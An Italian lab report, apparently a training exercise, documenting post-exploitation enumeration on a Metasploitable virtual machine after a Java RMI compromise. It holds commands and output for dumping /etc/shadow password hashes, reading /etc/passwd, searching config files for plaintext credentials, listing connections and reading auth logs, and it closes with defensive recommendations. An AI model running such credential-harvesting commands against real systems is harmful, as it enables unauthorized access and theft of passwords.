Creazione di un file testo e verifica della sua presenza sulla MV Metasploitable → *echo "test" > /tmp/test.txt*
da Metasploitable → *ls /tmp*

```
msfadmin@metasploitable:~$ echo "test" > /tmp/test.txt
msfadmin@metasploitable:~$ echo "test" > /tmp/test.txt
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ls /tmp
4571.jsvc_up  cacheexlf0qjar  test.txt
msfadmin@metasploitable:~$
```

Dettaglio delle connessioni di rete attive → *netstat*

```
msfadmin@metasploitable:/home$ netstat
netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.11.112:telnet  192.168.11.111:43802    CLOSE_WAIT
tcp        0      0 192.168.11.112:telnet  192.168.11.112:43231    ESTABLISHED
tcp        0      0 192.168.11.112:33402   192.168.11.111:4444    ESTABLISHED
tcp        0      0 192.168.11.112:43231   192.168.11.112:telnet  ESTABLISHED
udp        0      0 localhost:53475         localhost:53475         ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags     Type       State      I-Node  Path
unix    2      [ ]       DGRAM      -           5794    @/com/ubuntu/upstart
unix    2      [ ]       DGRAM      -           6029    @/org/kernel/udev/udev
unix   16      [ ]       DGRAM      -          10969    /dev/log
unix    2      [ ]       DGRAM      -          13008    -
unix    2      [ ]       DGRAM      -          12998    -
unix    2      [ ]       DGRAM      -          12367    -
unix    2      [ ]       DGRAM      -          12315    -
unix    3      [ ]       STREAM     CONNECTED   12225    /tmp/.X11-unix/X0
unix    3      [ ]       STREAM     CONNECTED   12224    -
unix    3      [ ]       STREAM     CONNECTED   12223    /tmp/.X11-unix/X0
unix    3      [ ]       STREAM     CONNECTED   12222    -
unix    2      [ ]       DGRAM      -          12195    -
unix    2      [ ]       DGRAM      -          12146    -
unix    2      [ ]       DGRAM      -          11940    -
unix    2      [ ]       DGRAM      -          11875    -
unix    2      [ ]       DGRAM      -          11864    -
unix    3      [ ]       STREAM     CONNECTED   11861    -
unix    3      [ ]       STREAM     CONNECTED   11860    -
unix    3      [ ]       STREAM     CONNECTED   11857    -
unix    3      [ ]       STREAM     CONNECTED   11856    -
unix    3      [ ]       STREAM     CONNECTED   11853    -
unix    3      [ ]       STREAM     CONNECTED   11852    -
unix    3      [ ]       STREAM     CONNECTED   11849    -
unix    3      [ ]       STREAM     CONNECTED   11848    -
unix    3      [ ]       STREAM     CONNECTED   11845    -
unix    3      [ ]       STREAM     CONNECTED   11844    -
unix    3      [ ]       STREAM     CONNECTED   11841    -
unix    3      [ ]       STREAM     CONNECTED   11840    -
unix    3      [ ]       STREAM     CONNECTED   11837    -
unix    3      [ ]       STREAM     CONNECTED   11836    -
unix    3      [ ]       STREAM     CONNECTED   11833    -
unix    3      [ ]       STREAM     CONNECTED   11832    -
unix    3      [ ]       STREAM     CONNECTED   11829    -
unix    3      [ ]       STREAM     CONNECTED   11828    -
unix    3      [ ]       STREAM     CONNECTED   11825    -
unix    3      [ ]       STREAM     CONNECTED   11824    -
unix    3      [ ]       STREAM     CONNECTED   11821    -
unix    3      [ ]       STREAM     CONNECTED   11820    -
unix    3      [ ]       STREAM     CONNECTED   11817    -
unix    3      [ ]       STREAM     CONNECTED   11816    -
```

Dettaglio in lista delle connessioni di rete attive sul sistema, insieme alle relative informazioni, come gli indirizzi IP e le porte coinvolte nelle connessioni. → *netstat -antp*

dove:

- **-a:** Mostra tutte le connessioni e le porte in ascolto, non solo quelle associate al protocollo TCP.
- **-n:** Mostra gli indirizzi IP e i numeri di porta in formato numerico anziché risolverli in nomi host o servizi.
- **-t:** Filtra le connessioni basate sul protocollo TCP.
- **-p:** Mostra il PID (Process ID) e il nome del programma associato a ogni connessione.

```
msfadmin@metasploitable:~$ netstat -antp
netstat -antp
(No info could be read for "-p": geteuid()=1000 but you should be root.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:37389           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.11.112:53       0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:60414           0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.11.112:48575    192.168.11.112:23      ESTABLISHED -
tcp        0      0 192.168.11.112:23       192.168.11.112:48575    ESTABLISHED -
tcp        0      0 192.168.11.112:1099     192.168.11.111:43802    CLOSE_WAIT -
tcp        0      0 192.168.11.112:23       192.168.11.112:43231    ESTABLISHED -
tcp        0      0 192.168.11.112:33402    192.168.11.111:4444     ESTABLISHED -
tcp        0      0 192.168.11.112:43231    192.168.11.112:23      ESTABLISHED -
tcp6       0      0 :::2121                 :::*                    LISTEN      -
tcp6       0      0 :::3632                 :::*                    LISTEN      -
tcp6       0      0 :::53                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::5432                 :::*                    LISTEN      -
tcp6       0      0 :::1:953                 :::*                    LISTEN      -
msfadmin@metasploitable:~$
```


Visualizzare lista contenente le password hashate e non

sudo cat /etc/shadow

cat/etc/passwd

```
msfadmin@metasploitable:~$ sudo cat /etc/shadow
sudo cat /etc/shadow
[sudo] password for msfadmin: msfadmin

root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
nan:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zCw3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
msfadmin@metasploitable:~$
```

```
kali-linux-2023.4-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
Applications
File Actions Edit View Help
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ cat/etc/passwd
cat/etc/passwd
-bash: cat/etc/passwd: No such file or directory
msfadmin@metasploitable:~$ cat /etc/psswd
cat /etc/psswd
cat: /etc/psswd: No such file or directory
msfadmin@metasploitable:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
msfadmin@metasploitable:~$
```


Ricerca dei file configurazione delle applicazioni → *find / -name "*.conf"*

Si esegue una ricerca ricorsiva nel filesystem partendo dalla directory radice / e cerca tutti i file il cui nome termina con l'estensione ".conf".

Spesso contengono credenziali in testo chiaro. Cerca file di configurazione per applicazioni come web server, database, etc

```
msfadmin@metasploitable:~$ find / -name "*.conf"
find / -name "*.conf"
find: /lost+found: Permission denied
find: /home/user/.ssh: Permission denied
/usr/share/alsa/alsa.conf
/usr/share/alsa/smixer.conf
/usr/share/alsa/pcm/dsnoop.conf
/usr/share/alsa/pcm/surround51.conf
/usr/share/alsa/pcm/default.conf
/usr/share/alsa/pcm/iec958.conf
/usr/share/alsa/pcm/front.conf
/usr/share/alsa/pcm/surround41.conf
/usr/share/alsa/pcm/surround71.conf
/usr/share/alsa/pcm/dpl.conf
/usr/share/alsa/pcm/modem.conf
/usr/share/alsa/pcm/surround50.conf
/usr/share/alsa/pcm/side.conf
/usr/share/alsa/pcm/surround40.conf
/usr/share/alsa/pcm/center_lfe.conf
/usr/share/alsa/pcm/rear.conf
/usr/share/alsa/pcm/dmix.conf
/usr/share/alsa/cards/RME9652.conf
/usr/share/alsa/cards/HDA-Intel.conf
/usr/share/alsa/cards/ICE1712.conf
/usr/share/alsa/cards/VIA686A.conf
/usr/share/alsa/cards/VIA8237.conf
/usr/share/alsa/cards/Aureon51.conf
/usr/share/alsa/cards/VXPocket440.conf
/usr/share/alsa/cards/EMU10K1.conf
/usr/share/alsa/cards/Maestro3.conf
/usr/share/alsa/cards/ICE1724.conf
/usr/share/alsa/cards/CA0106.conf
/usr/share/alsa/cards/CS46xx.conf
/usr/share/alsa/cards/CMI8788.conf
/usr/share/alsa/cards/ICH4.conf
/usr/share/alsa/cards/PC-Speaker.conf
/usr/share/alsa/cards/VIA8233A.conf
/usr/share/alsa/cards/TRID4DWAVERN.conf
/usr/share/alsa/cards/CMI8738-MC6.conf
/usr/share/alsa/cards/USB-Audio.conf
/usr/share/alsa/cards/YMF744.conf
/usr/share/alsa/cards/ENS1371.conf
/usr/share/alsa/cards/VXPocket.conf
/usr/share/alsa/cards/PMac.conf
/usr/share/alsa/cards/NFORCE.conf
```

```
/usr/share/doc/wpasupplicant/examples/wpa2-eap-ccmp.conf
/usr/share/doc/wpasupplicant/examples/plaintext.conf
/usr/share/doc/wpasupplicant/examples/wep.conf
/usr/share/doc/wpasupplicant/examples/wpa-psk-tkip.conf
/usr/share/doc/wpasupplicant/examples/ieee8021x.conf
/usr/share/doc/apache2.2-common/examples/apache2/extra/httpd-vhosts.conf
/usr/share/doc/apache2.2-common/examples/apache2/extra/httpd-default.conf
/usr/share/doc/apache2.2-common/examples/apache2/extra/httpd-manual.conf
/usr/share/doc/apache2.2-common/examples/apache2/extra/httpd-userdir.conf
/usr/share/doc/apache2.2-common/examples/apache2/extra/httpd-autoidex.conf
/usr/share/doc/apache2.2-common/examples/apache2/extra/httpd-info.conf
/usr/share/doc/apache2.2-common/examples/apache2/extra/httpd-dav.conf
/usr/share/doc/apache2.2-common/examples/apache2/extra/httpd-mpm.conf
/usr/share/doc/apache2.2-common/examples/apache2/extra/httpd-multilang-errordoc.conf
/usr/share/doc/apt/examples/apt.conf
/usr/share/doc/adduser/examples/adduser.local.conf
/usr/share/doc/adduser/examples/adduser.local.conf.examples/adduser.conf
/usr/share/doc/apt-utils/examples/apt-ftparchive.conf
/usr/share/doc/memtest86+/examples/lilo.conf
/usr/share/doc/procps/examples/sysctl.conf
/usr/share/doc/rsync/examples/rsyncd.conf
find: /usr/lib/mozilla: Permission denied
find: /proc/tty/driver: Permission denied
find: /proc/1/task/1/fd: Permission denied
find: /proc/1/task/1/fdinfo: Permission denied
find: /proc/1/fd: Permission denied
find: /proc/1/fdinfo: Permission denied
find: /proc/2/task/2/fd: Permission denied
find: /proc/2/task/2/fdinfo: Permission denied
find: /proc/2/fd: Permission denied
find: /proc/2/fdinfo: Permission denied
find: /proc/3/task/3/fd: Permission denied
find: /proc/3/task/3/fdinfo: Permission denied
find: /proc/3/fd: Permission denied
find: /proc/3/fdinfo: Permission denied
find: /proc/4/task/4/fd: Permission denied
find: /proc/4/task/4/fdinfo: Permission denied
find: /proc/4/fd: Permission denied
find: /proc/4/fdinfo: Permission denied
find: /proc/5/task/5/fd: Permission denied
find: /proc/5/task/5/fdinfo: Permission denied
find: /proc/5/fd: Permission denied
find: /proc/5/fdinfo: Permission denied
find: /proc/6/task/6/fd: Permission denied
find: /proc/6/task/6/fdinfo: Permission denied
find: /proc/6/fd: Permission denied
find: /proc/6/fdinfo: Permission denied
```

Ricerca dei servizi di configurazione di rete, in questo caso Apache → *cat /etc/apache2/apache2.conf*

```

msfadmin@metasploitable:~$ cat /etc/apache2/apache2.conf
cat /etc/apache2/apache2.conf
#
# Based upon the NCSA server configuration files originally by Rob McCool.
#
# This is the main Apache server configuration file. It contains the
# configuration directives that give the server its instructions.
# See http://httpd.apache.org/docs/2.2/ for detailed information about
# the directives.
#
# Do NOT simply read the instructions in here without understanding
# what they do. They're here only as hints or reminders. If you are unsure
# consult the online docs. You have been warned.
#
# The configuration directives are grouped into three basic sections:
# 1. Directives that control the operation of the Apache server process as a
#    whole (the 'global environment').
# 2. Directives that define the parameters of the 'main' or 'default' server,
#    which responds to requests that aren't handled by a virtual host.
#    These directives also provide default values for the settings
#    of all virtual hosts.
# 3. Settings for virtual hosts, which allow Web requests to be sent to
#    different IP addresses or hostnames and have them handled by the
#    same Apache server process.
#
# Configuration and logfile names: If the filenames you specify for many
# of the server's control files begin with "/" (or "drive:/" for Win32), the
# server will use that explicit path. If the filenames do *not* begin
# with "/", the value of ServerRoot is prepended -- so "/var/log/apache2/foo.log"
# with ServerRoot set to "" will be interpreted by the server as
# server as "//var/log/apache2/foo.log".
#

### Section 1: Global Environment
#
# The directives in this section affect the overall operation of Apache,
# such as the number of concurrent requests it can handle or where it
# can find its configuration files.
#
#
# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
# NOTE! If you intend to place this on an NFS (or otherwise network)
# mounted filesystem then please read the LockFile documentation (available

```

Dettagli file di LOG autenticazione → *cat /var/log/auth.log*

Feb 22 → installazione MV Metasploitable


```
msfadmin@metasploitable:~$ cat /var/log/auth.log
cat /var/log/auth.log
Feb 22 16:41:20 metasploitable sshd[4103]: Server listening on :: port 22.
Feb 22 16:41:20 metasploitable sshd[4103]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Feb 22 16:41:37 metasploitable login[4631]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
Feb 22 16:42:40 metasploitable sudo: pam_unix(sudo:auth): authentication failure; logname=msfadmin uid=0 euid=0 tty=/dev/tty1 ruser= rhost=
user=msfadmin
Feb 22 16:42:46 metasploitable sudo: msfadmin : TTY=ttty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/usr/bin/nano /etc/network/interfaces
Feb 22 16:42:46 metasploitable sudo: pam_unix(sudo:session): session opened for user root by msfadmin(uid=0)
Feb 22 16:42:46 metasploitable sudo: pam_unix(sudo:session): session closed for user root
Feb 22 16:45:07 metasploitable sudo: msfadmin : TTY=ttty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/usr/bin/nano /etc/network/interfaces
Feb 22 16:45:07 metasploitable sudo: pam_unix(sudo:session): session opened for user root by msfadmin(uid=0)
Feb 22 16:45:07 metasploitable sudo: pam_unix(sudo:session): session closed for user root
Feb 22 16:46:03 metasploitable sshd[4094]: Server listening on :: port 22.
Feb 22 16:46:03 metasploitable sshd[4094]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Feb 22 16:46:24 metasploitable login[4622]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
Feb 22 17:09:01 metasploitable CRON[4744]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 22 17:09:01 metasploitable CRON[4744]: pam_unix(cron:session): session closed for user root
Feb 22 17:17:01 metasploitable CRON[4763]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 22 17:17:01 metasploitable CRON[4763]: pam_unix(cron:session): session closed for user root
Feb 22 17:25:13 metasploitable sshd[4035]: Server listening on :: port 22.
Feb 22 17:25:13 metasploitable sshd[4035]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
```

Jun 9 → attuale utilizzo per l'esercizio

```
Jun 9 08:21:28 metasploitable sshd[4120]: Server listening on :: port 22.
Jun 9 08:21:28 metasploitable sshd[4120]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Jun 9 08:22:23 metasploitable login[4620]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
Jun 9 08:23:00 metasploitable rlogind[4738]: Can't get peer name of remote host: Transport endpoint is not connected
Jun 9 08:23:00 metasploitable sshd[4753]: Did not receive identification string from 192.168.11.111
Jun 9 08:23:06 metasploitable rlogind[4760]: Connection from 192.168.11.111 on illegal port
Jun 9 08:23:06 metasploitable rlogind[4774]: Connection from 192.168.11.111 on illegal port
Jun 9 08:23:06 metasploitable rlogind[4784]: Connection from 192.168.11.111 on illegal port
Jun 9 08:23:06 metasploitable rlogind[4785]: Connection from 192.168.11.111 on illegal port
Jun 9 08:23:06 metasploitable rlogind[4798]: Connection from 192.168.11.111 on illegal port
Jun 9 08:23:06 metasploitable rlogind[4800]: Connection from 192.168.11.111 on illegal port
Jun 9 08:31:22 metasploitable login[4839]: pam_unix(login:session): session opened for user msfadmin by (uid=0)
Jun 9 08:39:01 metasploitable CRON[4862]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun 9 08:39:01 metasploitable CRON[4862]: pam_unix(cron:session): session closed for user root
Jun 9 08:45:39 metasploitable sudo: msfadmin : TTY=pts/1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/usr/bin/nano getsystem
Jun 9 08:45:39 metasploitable sudo: pam_unix(sudo:session): session opened for user root by msfadmin(uid=0)
Jun 9 08:45:39 metasploitable sudo: pam_unix(sudo:session): session closed for user root
Jun 9 08:48:40 metasploitable login[4914]: pam_unix(login:session): session opened for user msfadmin by (uid=0)
Jun 9 09:01:54 metasploitable sudo: msfadmin : TTY=pts/2 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/bin/cat /etc/shadow
Jun 9 09:01:54 metasploitable sudo: pam_unix(sudo:session): session opened for user root by msfadmin(uid=0)
Jun 9 09:01:54 metasploitable sudo: pam_unix(sudo:session): session closed for user root
Jun 9 09:09:01 metasploitable CRON[4969]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun 9 09:09:01 metasploitable CRON[4969]: pam_unix(cron:session): session closed for user root
msfadmin@metasploitable:~$
```

Qui possiamo vedere che è avvenuta una connessione dal 192.168.11.11 in una “Illegal port”

Riavvio da Kali per Metasploitable → *Sudo reboot*



CONCLUSIONE

In conclusione, la presente ricerca ha evidenziato la criticità delle vulnerabilità associate alla configurazione non sicura di servizi come Java RMI su Metasploitable.

Attraverso un'analisi dettagliata delle tecniche di privilege escalation utilizzando la porta aperta 1099 TCP, si è identificato una delle vie attraverso la quale un attaccante potrebbe ottenere accesso non autorizzato e aumentare i propri privilegi nel sistema.

Le scoperte presentate in questo studio dimostrano chiaramente l'importanza di affrontare queste vulnerabilità e di implementare misure di sicurezza adeguate per proteggere i sistemi da tali minacce.

In particolare, si evidenzia la necessità di:

- **Monitorare** attentamente la configurazione dei servizi e delle porte aperte sui sistemi, identificando e correggendo le vulnerabilità alla configurazione non sicura.
- **Implementare controlli** di accesso appropriati per limitare l'accesso non autorizzato a servizi sensibili e privilegiati.
- **Mantenere** costantemente **aggiornati** i sistemi e le applicazioni, installando patch di sicurezza e aggiornamenti per mitigare le vulnerabilità note.
- **Educare** gli utenti e gli amministratori di sistema sull'importanza delle buone pratiche di sicurezza informatica e sulla gestione dei rischi associati alle vulnerabilità di sicurezza.

Questo esercizio non solo ci ha consentito di individuare le vulnerabilità.

Ci ha dimostrato quanto sia importante avere un controllo costante sui sistemi poiché si è stati in grado di ottenere accesso ai password, alle configurazioni di rete, alle rotte e agli indirizzi IP e si è riusciti ad accedere ai log delle autenticazioni.

Questo sottolinea che la sicurezza informatica va oltre semplicemente risolvere problemi una volta che si presentano.

È essenziale avere una strategia di sicurezza robusta e vigilare costantemente sui sistemi per prevenire possibili attacchi.

Questo ci mette di fronte all'importanza di una governance della sicurezza informatica che sia rigorosa e proattiva in tutte le fasi dello sviluppo, dell'implementazione e della manutenzione dei sistemi IT.

Tuttavia, è importante riconoscere le limitazioni di questo esercizio, tra cui la focalizzazione specifica su Metasploitable e la necessità di ulteriori ricerche per esplorare completamente il panorama delle minacce legate alla configurazione non sicura di servizi come Java RMI.

Si suggeriscono ulteriori ricerche per approfondire la comprensione di queste vulnerabilità e per sviluppare soluzioni più efficaci per mitigare i rischi associati.

Solo attraverso sforzi continui e collaborativi nel campo della sicurezza informatica possiamo sperare di proteggere efficacemente i nostri sistemi e i nostri dati da minacce sempre più sofisticate e persistenti.